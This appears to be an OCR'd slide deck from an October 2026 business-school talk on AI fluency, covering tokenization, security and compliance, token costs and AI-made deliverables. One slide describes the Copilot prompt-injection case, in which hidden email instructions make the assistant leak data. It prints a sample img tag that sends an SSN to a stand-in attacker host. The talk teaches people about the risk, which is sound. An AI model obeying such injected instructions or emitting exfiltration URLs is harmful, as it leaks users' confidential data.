


AI AND BUSINESS SCHOOLS

WHAT CHANGES FOR OUR STUDENTS, AND FOR US

KERRY BACK, RICE UNIVERSITY
AT UNIVERSITY OF UTAH ECCLES SCHOOL OF BUSINESS

OCTOBER 22, 2026

WHAT WE TEACH IN BUSINESS SCHOOLS

How to run factories
OPERATIONS

How to get people to buy things
MARKETING

How to get people to invest in things
FINANCE

How to keep track of money in and out
ACCOUNTING

How to manage people
MANAGEMENT

Managing AI

directing and checking AI
that does the work

Managing people

What's left? Judgment, agency, relationships.

FROM MAKERS TO CHECKERS

> You'll still have people at the top who are managing and have relationships with clients, but many, many of the processes underneath are now being done by AI systems.
>
> Workers would shift from being creators of reports or software updates, or 'makers' … to 'checkers' or managers of AI agents doing that work.

JP Morgan Chief Analytics Officer Derek Waldron, CNBC interview, September 30, 2025

AI FLUENCY

AI FLUENCY AT ECCLES

At the David Eccles School of Business, an AI education vision set by Dean Kurt Dirks, that students are not only AI fluent but also fundamentally strong, is now being implemented.

Callie Reed, AI-Fluent Education at the Eccles School of Business, University of Utah AI blog, January 23, 2026



Photo: Jeff Hitchcock, CC BY 2.0

WHAT IS AI FLUENCY?

Effective prompting

Doing work with AI

How to check AI work

Automating work with AI


Connecting AI to your data and documents

Security and compliance

Cost-effective AI

Uses of custom agents

Caution: Many things that seem important today may be obsolete tomorrow.



TOKENS AND PARAMETERS

TOKENIZATION

Text is cut into pieces from a fixed vocabulary before the model sees any of it.

```
"The cat sat on the mat"  ->  ["The", " cat", " sat", " on", " the", " mat"]

"Unbelievable"            ->  ["Un", "believ", "able"]
```

Common words stay whole; rare and long words break into pieces. A typical vocabulary runs to about 100,000 tokens.

> Numbers break on the same rules, which have nothing to do with arithmetic. `13,963,378.65` reaches the model as a handful of unrelated pieces.

THE PREDICTION PIPELINE

Words

Input text

Tokens

Text split into units

Neural network

Billions or trillions of parameters

Token

Predict next token

The predicted token is added to the text, and the loop runs again.

A NEURAL NETWORK IS A FUNCTION


The idea

$y = 4x$ is a function. The 4 is a parameter.

Change it to 3 and you have the same structure with different behavior.

The scale

Same idea with perhaps trillions of parameters, arranged as a transformer — the architecture published by Google researchers in 2017.



SECURITY AND COMPLIANCE

BASIC REQUIREMENTS

Zero data retention

The provider deletes prompts and responses once the response is returned. Anthropic and OpenAI offer it on API agreements, by approval.

No training on your data

Business and enterprise plans and the APIs exclude your data from training by default. On consumer plans, it is a setting you turn off.

Logging and monitoring

Enterprise plans provide audit logs and compliance APIs, so you can see who sent what to which model.

Zero retention and logging work together: the provider keeps nothing, and your firm keeps the record.

HIPAA AND SEC

HIPAA – a BAA is required

Satisfactory assurances "must be documented through a written contract … that meets the applicable requirements of § 164.504(e)."

45 CFR 164.502(e)

SEC Reg S-P – oversee the vendor

Written policies "reasonably designed to require oversight, including through due diligence and monitoring, of service providers."

17 CFR 248.30

PROMPT INJECTION AND DATA EXFILTRATION: THE COPILOT CASE

CVE-2025-32711 — June 2025

1. The attacker sends the victim an email containing hidden instructions, invisible to a human reader.
2. The victim asks Copilot to summarize their email. Copilot reads the hidden instructions.
3. Following them, Copilot embeds confidential data in a URL in its response.

```
<img src="https://badactor.com?SSN=078-05-1120">
```

SECURITY CONCERNS HAVE THROTTLED ADOPTION

59%

cite security and compliance concerns as a top barrier to scaling AI agents

77%

say AI adoption is outpacing their governance capabilities

11%

feel completely prepared for the AI agents expected next year, though 80% have CEO mandates

- 70% say teams deploy technology faster than IT can track it.
- Two-thirds say they are accountable for outcomes in systems they don't fully control.

IBM Institute for Business Value with Oxford Economics, 2026 Tech Leader Study: Building the IT foundation for agentic AI at scale, June 8, 2026. Survey of 2,000 senior executives responsible for IT, technology, or AI decisions; 33 geographies, 19 industries; January to April 2026. Large organizations: average revenue $14.4 billion, average workforce 33,500.

SANDBOXES: LIMITING EGRESS


Code execution is usually sandboxed

Claude, ChatGPT, and other chat apps run code and terminal commands in a sandbox on the provider's servers. The code and terminal commands can reach only allowed domains.

Still have WebFetch

The model can fetch web pages. WebFetch runs on the provider's servers, outside the sandbox, so it is still an egress path: a fetched URL can carry your data to the attacker's server.

Claude Code runs code and terminal commands on your machine — they can see your files and reach any domain your machine can reach.



COST-EFFECTIVE AI

API BILLING

API billing is usage-based: you pay per token, through an API key, instead of a flat subscription.

- Data Processing Agreements (a contractual guarantee of zero data retention and “do not train”) are available only with API billing.
- Custom AI agents and AI-enabled software also require API billing.

COST

> My token cost … is shooting through the roof. … Clients are ready to scale AI, but then they hit this unexpected cost wall.

Lan Guan, Chief AI and Data Officer, Accenture, Fortune, July 29, 2026

- Uber used up its 2026 AI budget by April, four months after rolling out Claude Code to engineers.
- Microsoft's Experiences + Devices group is moving engineers off Claude Code to GitHub Copilot CLI. Microsoft calls it "toolchain unification." Press reports point to cost.

Forbes, May 17, 2026, citing The Information · The Next Web, May 25, 2026, citing Windows Central and The Verge

INPUT COST IS QUADRATIC IN CONVERSATION LENGTH

Each turn re-sends the whole conversation: every standing instruction, memory note, tool definition, tool call, tool response, and the AI's reasoning output. If each of n turns adds one unit of text, input cost is $0.5n + 0.5n^2$ with no caching and $1.2n + 0.05n^2$ with caching. Output is generated once per turn, so output cost grows linearly.

Input cost, if each turn adds one unit of text

Turns	No caching	With caching
10	55	17
20	210	44
40	820	128

Caching: new text costs 1.25, re-sent text 0.1.

What saves money

- Many short conversations instead of one long one
- Break tasks into subtasks done in separate conversations or by subagents
- Reuse saved code instead of having AI rewrite it.
- Ask AI for a summary document often and continue from it in a new conversation

SIZE THE MODEL TO THE TASK

Most tasks can be done with less expensive models. Claude Sonnet is very capable and is only 1/5 the cost of Claude Fable.

Expensive models

Nuanced writing tasks

Smaller, cheaper models

Most coding tasks

No model at all

Reuse saved code instead of rewriting it.

> Companies are increasingly using open-weight models (DeepSeek, etc.) to reduce costs.

OPEN WEIGHT MODELS

Models that anyone can install and run on their own hardware, if the hardware is adequate.

- From Meta, Mistral, DeepSeek, Alibaba, Moonshot, Z.ai, Xiaomi, …
- More than 3 million models at HuggingFace.co
- A 1-trillion-parameter model can run on four linked Mac Studios with 512GB each (coming soon).

> Playground for my class: lab-mimo.kerryback.com

DOING WORK WITH AI



WHAT AI CAN MAKE WITH CODE

Excel workbooks

Fully functioning with formulas and formatting

PowerPoint decks

Editable, following whatever template

Word docs

Formatted, with images and tables

Charts

All types, fully customizable, annotations, interactive

Data analysis

Merge, filter, aggregate, transform, statistics


Advanced data analysis

Optimization, prediction (machine learning)

All from code or code + text.

STUDENT DELIVERABLES

Deliverable	What it is
Spreadsheets and reports	Crafted by AI, checked by students
Software	Dashboards, spreadsheet replacements
AI skills	Instructions and files for creating spreadsheets and reports
AI-enabled software	Software that adds text descriptions from AI
AI agents	A custom interface, a system prompt, and tools




WHY IS AI SO GOOD AT CODING TASKS?

Code is predictable

Lots of public code (GitHub)

AI checks its work

ANATOMY OF AN AGENT



HOW CLAUDE CHECKS OFFICE DOCUMENTS

PowerPoint and Word

